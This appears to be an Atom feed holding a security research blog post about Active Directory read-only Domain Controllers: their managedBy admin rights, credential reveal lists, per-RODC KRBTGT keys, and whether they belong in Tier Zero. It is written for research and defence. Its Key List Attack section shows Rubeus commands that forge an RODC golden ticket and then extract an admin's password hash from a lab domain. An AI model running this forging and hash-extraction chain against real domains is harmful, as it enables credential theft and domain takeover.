<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.9.5">Jekyll</generator><link href="https://shenaniganslabs.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://shenaniganslabs.io/" rel="alternate" type="text/html" /><updated>2024-06-27T12:33:37+00:00</updated><id>https://shenaniganslabs.io/feed.xml</id><title type="html">Shenanigans Labs</title><subtitle>Shenanigans Labs is a team of like-minded security researchers on a perpetual quest to discover vulnerabilities and new adversary TTPs.
</subtitle><entry><title type="html">At the Edge of Tier Zero: The Curious Case of the RODC</title><link href="https://shenaniganslabs.io/2023/01/25/RODCs.html" rel="alternate" type="text/html" title="At the Edge of Tier Zero: The Curious Case of the RODC" /><published>2023-01-25T00:00:00+00:00</published><updated>2023-01-25T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2023/01/25/RODCs</id><content type="html" xml:base="https://shenaniganslabs.io/2023/01/25/RODCs.html"><![CDATA[<p>The read-only Domain Controller (RODC) is a solution that Microsoft introduced for physical locations that don’t have adequate security to host a Domain Controller but still require directory services for resources in those locations. A branch office is the classic use case.</p>

<p>While RODCs, by definition, are not part of the set of resources that can control “enterprise identities”, known as Tier Zero, we have seen cases where there is a privilege escalation path from an RODC to domain dominance.</p>

<p>In this blog post, we’ll answer the question, “If I compromise a Read-Only Domain Controller, can I compromise the domain?” or, from an architectural perspective, “Do RODCs belong in Tier Zero?”
<!--more--></p>

<h2 id="tldr--its-complicated">Tl;dr — It’s Complicated</h2>

<p>In the context of RODCs, the term “compromise” could mean several things:</p>

<ol>
  <li>
    <p>Elevated access to the RODC host</p>
  </li>
  <li>
    <p>Credential access to the RODC computer account</p>
  </li>
  <li>
    <p>Control of the RODC computer object in Active Directory</p>
  </li>
</ol>

<p>In the case of elevated access to the RODC host (1) or credential access to the RODC computer account (2), there is a path for domain dominance only if the RODC is permitted to “reveal” the credentials of a Tier Zero security principal.</p>

<p>In the case of control of the RODC computer object in Active Directory (3), there is a generalized path to domain dominance.</p>

<p><strong>While the RODC hosts and the credentials for their computer accounts do not belong in Tier Zero, all RODC computer objects must be protected as Tier Zero resources.</strong></p>

<h2 id="intro">Intro</h2>

<p>Microsoft introduced, and since retired, the Enhanced Security Admin Environment (ESAE) architecture as the ideal for securing Active Directory (AD). Part of that architecture was the Administrative Tiering Model, which defined the concept of “Tier Zero” as a set containing the resources that control enterprise identities and their security dependencies. Most crucially, no resources outside of Tier Zero should have any control over anything inside Tier Zero.</p>

<p>RODCs are an alternative for Domain Controllers in less secure physical locations. They maintain a filtered copy of AD, excluding sensitive attributes, such as LAPS passwords, to support LDAP queries, and cache credentials for selected users and computers to support authentication. Typically, an RODC would be allowed to retrieve and cache credentials only for accounts that belong to the same physical location, such as a branch office, and have an equivalent or lower level of physical security.</p>

<p>By definition, Tier Zero resources <em>should</em> not be permitted to operate in less trustworthy locations that require RODCs, and RODCs <em>should</em> not control any Tier Zero resource. <em>Should</em> is the operative word.</p>

<h2 id="how-are-rodcs-managed">How Are RODCs Managed?</h2>

<p>Domain Controllers don’t have local accounts and local groups per se. When a server is promoted to a Domain Controller, AD replaces the local accounts and groups, and the same applies to RODCs. However, if only Tier Zero admins are permitted to manage Domain Controllers, and RODCs aren’t trustworthy enough for Tier Zero admins to log onto them, then how are RODCs managed?</p>


<p>The <em>managedBy</em> attribute does not usually serve any function for an AD object, although it can be used for organizational purposes. However, RODC computer objects are the exception. Any user or group specified in the <em>managedBy</em> attribute of an RODC has local admin access to the RODC server (thanks to <a href="https://twitter.com/ggrillen" target="_blank">Guido Grillenmeier</a> for teaching me that!).</p>

<p><a href="/images/RODCs/ManagedBy.png" target="_blank"><img src="/images/RODCs/ManagedBy.png" alt="managedBy" /></a></p>

<p><strong>If you compromise an account listed in the <em>managedBy</em> attribute of an RODC, you have local admin on the RODC. And if you compromise an account with delegated rights to modify the <em>managedBy</em> attribute of an RODC, you can make yourself an admin.</strong></p>

<h2 id="how-do-rodcs-authenticate-users">How Do RODCs Authenticate Users?</h2>



<p>RODCs need access to the credentials of users and computers to authenticate them locally. Every RODC should have a specific list of principals that it is designated to authenticate and is therefore allowed to retrieve their credentials. This list is stored in the <em>msDS-RevealOnDemandGroup</em> attribute of the RODC’s computer object. The list may contain individual accounts or groups.</p>

<p><a href="/images/RODCs/Allowed.png" target="_blank"><img src="/images/RODCs/Allowed.png" alt="Allowed List" /></a></p>


<p>A similar list of principals for whom the RODC is explicitly denied from retrieving credentials is stored in the <em>msDS-NeverRevealGroup</em> attribute of the RODC. The deny list takes precedence over the allow list, meaning that if a user is listed in both, either directly or via nested groups, the RODC will not be able to retrieve the account’s credentials.</p>

<p><a href="/images/RODCs/Denied.png" target="_blank"><img src="/images/RODCs/Denied.png" alt="Denied List" /></a></p>

<p>After the RODC authenticates a user or computer, it needs to generate a Kerberos ticket-granting-ticket (TGT), but the RODC is not trustworthy enough to have access to the domain’s KRBTGT keys. Instead, when a Windows server is promoted to RODC, AD creates a new, dedicated version of the KRBTGT key. The new RODC will use this key to encrypt and sign the TGTs that it generates. The key is assigned a random key version number (typically five digits), stored in a new AD account named <em>KRBTGT_XXXXX,</em> where <em>XXXXX</em> is the key version number. The key version number is also stored in the <em>msDS-SecondaryKrbTgtNumber</em> attribute of the new KRBTGT account.</p>

<p>The name of the new KRBTGT account is stored in the <em>msDS-KrbTgtLink</em> attribute of the RODC’s computer object, and the name of the RODC computer object is stored in the new KRBTGT account’s <em>msDS-KrbTgtLinkBl</em> (backlink) attribute. The RODC computer account is also granted the right to reset the password of the associated KRBTGT account.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PS C:\Users\elad&gt; Get-ADComputer RODC -Properties msDS-KrbTgtLink

DistinguishedName : CN=RODC,CN=Computers,DC=shenanigans,DC=labs
DNSHostName       : RODC.shenanigans.labs
Enabled           : True
msDS-KrbTgtLink   : CN=krbtgt_25078,CN=Users,DC=shenanigans,DC=labs
Name              : RODC
ObjectClass       : computer
ObjectGUID        : 2b81a6b5-926d-438b-8003-cb173ce196d6
SamAccountName    : RODC$
SID               : S-1-5-21-1437000690-1664695696-1586295871-1110
UserPrincipalName :


PS C:\Users\elad&gt; Get-ADUser krbtgt_25078 -Properties msDS-SecondaryKrbTgtNumber,msDS-KrbTGTLinkBl

DistinguishedName          : CN=krbtgt_25078,CN=Users,DC=shenanigans,DC=labs
Enabled                    : False
GivenName                  :
msDS-KrbTGTLinkBl          : {CN=RODC,CN=Computers,DC=shenanigans,DC=labs}
msDS-SecondaryKrbTgtNumber : 25078
Name                       : krbtgt_25078
ObjectClass                : user
ObjectGUID                 : bdac311c-60a7-45fc-8997-09cf258570c0
SamAccountName             : krbtgt_25078
SID                        : S-1-5-21-1437000690-1664695696-1586295871-1111
Surname                    :
UserPrincipalName          :
</code></pre></div></div>


<p>Whenever the RODC generates a TGT, it specifies its KRBTGT’s key version number in the ticket’s <em>kvno</em> field to indicate which key was used to encrypt and sign the ticket.</p>

<p><a href="/images/RODCs/WiresharkTGSREQ.png" target="_blank"><img src="/images/RODCs/WiresharkTGSREQ.png" alt="Wireshark TGS-REQ" /></a></p>

<p>A TGT generated by an RODC can be used in TGS-REQs to obtain service tickets from the same RODC or from writable Domain Controllers. When a TGT generated by an RODC is presented to a writable Domain Controller, the Domain Controller only accepts it if the ticket was generated for a principal listed in the RODC’s <em>msDS-RevealOnDemandGroup</em> attribute and not listed in the RODC’s <em>msDS-NeverRevealGroup</em> attribute.</p>

<p>If the criteria above are met, a TGT issued by an RODC can be “upgraded” to a full TGT, encrypted and signed by the domain’s KRBTGT account, by sending a TGS-REQ for the service “KRBTGT.”</p>

<h2 id="rodc-golden-ticket">RODC Golden Ticket</h2>

<p>As Sean Metcalf (<a href="https://twitter.com/PyroTek3" target="_blank">@PyroTek3</a>) noted in his “<a href="https://adsecurity.org/?p=3592" target="_blank">Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory</a>” post, if you have admin access to an RODC, you can dump all the cached credentials from it, including that of its KRBTGT account. Leandro Cuozzo (<a href="https://twitter.com/0xdeaddood" target="_blank">@0xdeaddood</a>) later showed in his post “<a href="https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/" target="_blank">The Kerberos Key List Attack: The return of the Read Only Domain Controllers</a>” that the concept of RODC Golden Tickets is indeed possible, but with some limitations:</p>

<ol>
  <li>
    <p>You can forge an RODC golden ticket and present it to a writable Domain Controller only for principals listed in the RODC’s <em>msDS-RevealOnDemandGroup</em> attribute and not in the RODC’s <em>msDS-NeverRevealGroup</em> attribute</p>
  </li>
  <li>
    <p>When the RODC golden ticket is presented to a writable Domain Controller, the writable DC will regenerate the PAC in the resulting ticket rather than copying from the presented TGT</p>
  </li>
</ol>

<p>These limitations mean that an RODC golden ticket cannot be used as a generalized domain privilege escalation technique except in insecurely configured environments that grant the RODC access to Tier Zero principals.</p>

<p>The secret ingredient for making an RODC golden ticket viable is including the correct key version number in the <em>kvno</em> field of the ticket. Joe Dibley recently <a href="https://github.com/GhostPack/Rubeus/pull/147" target="_blank">submitted a Rubeus PR to support it</a>.</p>

<h2 id="key-list-attack">Key List Attack</h2>

<p>Another awesome technique Leandro Cuozzo (<a href="https://twitter.com/0xdeaddood" target="_blank">@0xdeaddood</a>) introduced in his post “ <a href="https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/" target="_blank">The Kerberos Key List Attack: The return of the Read Only Domain Controllers</a>” is the Key List Attack.</p>

<p>In this attack, Leandro obtained NT hashes of the targeted account by abusing the mechanism RODCs use to obtain NT hashes of users to support NTLM authentication locally.</p>

<p>The Key List Attack involves forging an RODC golden ticket and then using it to send a TGS-REQ to a writable Domain Controller for the “KRBTGT” service. The TGS-REQ contains a “Key List Request” (KERB-KEY-LIST-REQ). If the targeted account is in the RODC’s <em>msDS-RevealOnDemandGroup</em> attribute and not in the RODC’s <em>msDS-NeverRevealGroup</em> attribute, the TGS-REP will contain a KERB-KEY-LIST-REP struct with the user’s credentials.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\elad\Desktop&gt;Rubeus.exe golden /rodcNumber:25078 /aes256:eacd894dd0d934e84de35860ce06a4fac591ca63c228ddc1c7a0ebbfa64c7545 /user:admin /id:1136 /domain:shenanigans.labs /sid:S-1-5-21-1437000690-1664695696-1586295871

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : SHENANIGANS.LABS (SHENANIGANS)
[*] SID            : S-1-5-21-1437000690-1664695696-1586295871
[*] UserId         : 1136
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : EACD894DD0D934E84DE35860CE06A4FAC591CA63C228DDC1C7A0EBBFA64C7545
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : EACD894DD0D934E84DE35860CE06A4FAC591CA63C228DDC1C7A0EBBFA64C7545
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : shenanigans.labs

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'admin@shenanigans.labs'

[*] AuthTime       : 1/19/2023 8:05:52 PM
[*] StartTime      : 1/19/2023 8:05:52 PM
[*] EndTime        : 1/20/2023 6:05:52 AM
[*] RenewTill      : 1/26/2023 8:05:52 PM

[*] base64(ticket.kirbi):

      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


C:\Users\elad\Desktop&gt;Rubeus.exe asktgs /enctype:aes256 /keyList /service:krbtgt/shenanigans.labs /dc:dc1.shenanigans.labs /ticket:doIFgzCCBX+gAwIBBaEDAgEWooIEazCCBGdhggRjMIIEX6ADAgEFoRIbEFNIRU5BTklHQU5TLkxBQlOiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEHNoZW5hbmlnYW5zLmxhYnOjggQbMIIEF6ADAgESoQYCBGH2AACiggQGBIIEAmQtAlMThRmkIldRzKT4AUNkKBv2TLSbewfMv3vrou6c148vdv64W0F4qyM3ExltLU30WQjY2Aa3brxrOWH6ZxfBH9elS73ajmDC4hq/UNExEG7NNKGlPGO+jjqN5TPR0YrUncC5iA6uAvNGk9P9FN9DaGiqlQYudgbZqKy/FD6mw+33zn1w65YrQAqvXsO932MfMIdYOvybuj3M3sKVoOqavP4HSywdCOITYgFp1gZ7xpJg75YHx2DQD5qqOMnGSdZjWTTbEIyYEfr50hW+F/kKF3UB3zl2Ob1QEhlcdEJJUFJVulLf0xW4rLLELTRQM03Br5uXB7oGsCD++frOqcE4386GkZX1qzR3YxoNwYxtemI4e2J6KnLRBppVfPOIbPFyPia8W2pyN75YMAXnDYSY2qDU0eqWcexBpKYDASqIpdQBm3lucv3JH7Xgw+BihNdUoIBHYkp7LSof08zzmq9RsVP0LNpxcq97nYjbH3MIR1YyDRRJL1aiss/M9MwBRr7Q7rPahfxMiU9TyBXw1/BDdgJn+aCJ7GT9cj7k84DpT244+SBAqkF6ea7a2Mx0PZEYzdwVNREy2XjBfJebHJi711S8G9p40luEmWqK+6AI0Bncy71c/EfFrMb6FFjh2bALyOSLvQHToDOaJd+rcS/MFqu//iGxtX5T3uZOTK2JbTtYHnv2lQABlSgIdY7KogQPtLI52hix+nFAMpd1FjWrvXJzAAQ6GGbRRdgqqLcZ90arCQEelnnVBSpY3TPJpEi6F73yJ5NOLM9S/xmWWhLs7JWUBpTWRVTUK1f0AIjl2K5ZgPwypU7LWiclGmSkXY9rzwM2U7njt5aba45dG/yQDBjxSoJLkQO2UmRZO/zcZtw/WYzJbb6QGM5dlgosGkDZXW3wtU9iUF6DD51ylbwXEo8GTXe7UqYICAb1rRFqUPH1vbZd5DgRAcrgS1AcxsraJxU7AWYhVtcVjK7mFkzAqxT7z+HKrHkFUaTCZNJF03mDuzGHtCr1ImZemR9Gzfi5Da+Bnmfg5SFDLXcHJYThvC3vc8XaNqiMxF6L2gPohuDe3mkyxbTMcUYuR1CII/VOTqbgsHIHlsXVyfuzOBya8qF60GkNL7B/b6k7rElaAedVnmrrBysi3HR2jxFym8WY5PAtDLg2XZfXGXpg3oFzZTxlWWCU30dey/ywcQcm+yJTziNi6yoZMPFCoZv48tiz7xuBnRbFLe3IvSZPawAOBWBH3KkY6S7rskxzeB69b9VJGiK69+irzgc7aZy0Iq1ShGZLGOuBPhXHz1dl8HdzfRCXwWS1p36LcqhX7tSXs4W3W2xGvxsVGN6f1fkuARntAtJPuEqOm5scwgFRbrCG/qOCAQIwgf+gAwIBAKKB9wSB9H2B8TCB7qCB6zCB6DCB5aArMCmgAwIBEqEiBCDbYxfC8WCRfTR6FcgAaA1k04Jkzc2UBu0/2svtNE3EiqESGxBTSEVOQU5JR0FOUy5MQUJTohIwEKADAgEBoQkwBxsFYWRtaW6jBwMFAEDgAACkERgPMjAyMzAxMTkyMDA1NTJapREYDzIwMjMwMTE5MjAwNTUyWqYRGA8yMDIzMDEyMDA2MDU1MlqnERgPMjAyMzAxMjYyMDA1NTJaqBIbEFNIRU5BTklHQU5TLkxBQlOpJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEHNoZW5hbmlnYW5zLmxhYnM=

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Ask TGS

[*] Requesting 'aes256_cts_hmac_sha1' etype for the service ticket
[*] Building KeyList TGS-REQ request for: 'admin'
[*] Using domain controller: dc1.shenanigans.labs (172.31.36.183)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwIBBaEDAgEWooIEfTCCBHlhggR1MIIEcaADAgEFoRIbEFNIRU5BTklHQU5TLkxBQlOi
      JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEFNIRU5BTklHQU5TLkxBQlOjggQtMIIEKaADAgESoQMCAQSiggQb
      BIIEFw2hcQAF14gFqpXdAdjQknW5bv0LN87JjD645qKh4WYuEnD4TUUf0PBiK626FtWB7NIny0SQgxwu
      diYmlLUyPtrlcz3nNMhvW326QqMn9ofSTi5JXqthcs2klOKmdrnF7cDhkDNYvA8KIYRC8+jbSJ69WZEZ
      7XV2JpnFazuPbZfdNYPhQIsqvO1EwAado/p1r7MiwJLW8H5wyYJ9aAMUhGiCET/7COBxq9MXpcQKRPJ6
      C1WSEg43iwqN8nJa9FINXwjvccHqmejqxysdrZQwC+qh/L+ZMtCUV6lEZHbqRBxzq+Qh3j32A3RDjbrS
      D7LidsHwv/7DKXW8OckjckHL3q41Mdomq6hxrKE3iuN4fe3jqGgMOg8epYCfAkeDzTV4/6+u1+B5EfFo
      yNHfxRGuM/76Ijn8kzZFrEATilDBxYgqy26JtqYOYsNO7U8cJfwK2lgam1Y03raSgPpegfBVyeqIyjyC
      yOH9USe2lLdg7OhavcYPx/6SC0YzvSBweUYmlZ4qbHQJjII8Zs8UyjR2eZx59FkgsUybCDEw9rFk08Z1
      991LfxdqkP0d4UhHL2v/WOzTsl/9YFyWehXRKQNA+F/hvJdga9JYIC3AvEklDvwSx8P5KJYRSoeTNwG9
      hXZwxll69kHH+Mut+yHDQjbC880r1ot5CJcifAcLP5uoVwlIC2q7MB/k6PIpAohN67H1wRhdVuTdrjr1
      vPjVnTGOuO9SGf/MOR+biSipzkPRrAl7wDyHcpHk4Nw1jVfE+GCmNpT5efDjbeN/7v8qt9P9pk6eViOa
      zP6mImxx2yftTh9Ml0/zkcEvOhw3CKYXyGDpnEjQqQWk69CsS4TUHqT6js2BH8KNLfHhRBUuUiG8e6TG
      LJEzUJJ2aFfQRV0Hn3uBHdejaMusXE1FJp8liqwLRS13WPpErUGWKQWE5qq/BWn25DiY3d7FqCCKgN4c
      92NDw123EzsTYDBrYMNuTEBSpCPUv9xlQJ+xeNtPIXZaDSRbzkawtL5KgspETOugIS6bFRoHjIIElzs7
      eMr6Vcaf+5PEJwWDJUP2113dLIS/iVJaCYrcEU6LSI17WA7rVhr1T16zMmKqDRkhTL1uJvW9JR+OeXx4
      TYleI8WklO7QhU6GWIB6fsQrQO7dwjcAHlDTPMW6Rgz5NjSJR2b5RFUiZMI8ivQ2tA238xxfgAR9DniE
      HHwvzlNptudsiv7+5HmeJFp9wNagFAGkckBFxMroYvpujnnhYR2wiZO5a+ok0NNloSVc1k+dG5bZpXx0
      Qqg7OnsEE0O/D5eGjBLbxqQ+yRi6OcxfdvFmL3wDQ86m3+Q6DHOkZYKts4wJwpukFWxIfwQmb7NK9wAc
      y4ZijCW/lZ5muefT/Mm5sFrrrVnW/26pO6iOFlYUuaOB3DCB2aADAgEAooHRBIHOfYHLMIHIoIHFMIHC
      MIG/oCswKaADAgESoSIEINSgTgybGa9AjgfBdIRph5mPO3b59bRee7XIHfKKeuSPoRIbEFNIRU5BTklH
      QU5TLkxBQlOiEjAQoAMCAQGhCTAHGwVhZG1pbqMHAwUAACEAAKURGA8yMDIzMDExOTIwMDYzNlqmERgP
      MjAyMzAxMjAwNjA1NTJaqBIbEFNIRU5BTklHQU5TLkxBQlOpJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEFNI
      RU5BTklHQU5TLkxBQlM=

  ServiceName              :  krbtgt/SHENANIGANS.LABS
  ServiceRealm             :  SHENANIGANS.LABS
  UserName                 :  admin
  UserRealm                :  SHENANIGANS.LABS
  StartTime                :  1/19/2023 8:06:36 PM
  EndTime                  :  1/20/2023 6:05:52 AM
  RenewTill                :  1/1/0001 12:00:00 AM
  Flags                    :  name_canonicalize, pre_authent
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  1KBODJsZr0COB8F0hGmHmY87dvn1tF57tcgd8op65I8=
  Password Hash            :  64F12CDDAA88057E06A81B54E73B949B
</code></pre></div></div>

<p>One additional point Leandro noted in his post, which I would like to elaborate on, is that the success of the Key List Attack does not depend on the domain’s Denied RODC Password Replication Group and Allowed RODC Password Replication Group. While these groups are added by default to the RODC’s <em>msDS-NeverRevealGroup</em> and <em>msDS-RevealOnDemandGroup</em> attributes, respectively, it is not necessarily the case, and the determining factor for the success of the attack is the current values of these attributes.</p>

<h2 id="degrees-of-pwnage">Degrees of Pwnage</h2>

<p>What does it mean to “compromise” an RODC? We can interpret that in any of the following ways:</p>

<ol>
  <li>
    <p>Elevated access to the RODC host</p>
  </li>
  <li>
    <p>Credential access to the RODC computer account</p>
  </li>
  <li>
    <p>Control of the RODC computer object in AD</p>
  </li>
</ol>

<p>Elevated access to the RODC host (1) and credential access to the RODC computer account (2) are practically equivalent, and effectively provide access to any resource managed by the RODC. If we have elevated access to the host, we can extract the computer account credentials from LSA. And conversely, if we have credential access to the RODC computer account, we can configure <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html" target="_blank">resource-based constrained delegation</a> (RBCD) or <a href="https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab" target="_blank">Shadow Credentials</a>, or avoid configuration changes by <a href="https://attack.mitre.org/techniques/T1558/002/" target="_blank">forging a silver ticket</a> or <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#solving-a-sensitive-problem" target="_blank">calling S4U2Self</a> to gain elevated access to the host. However, in correctly configured environments, this by itself should not allow the compromise of any resources outside the RODC’s sphere of influence, such as domain admins.</p>

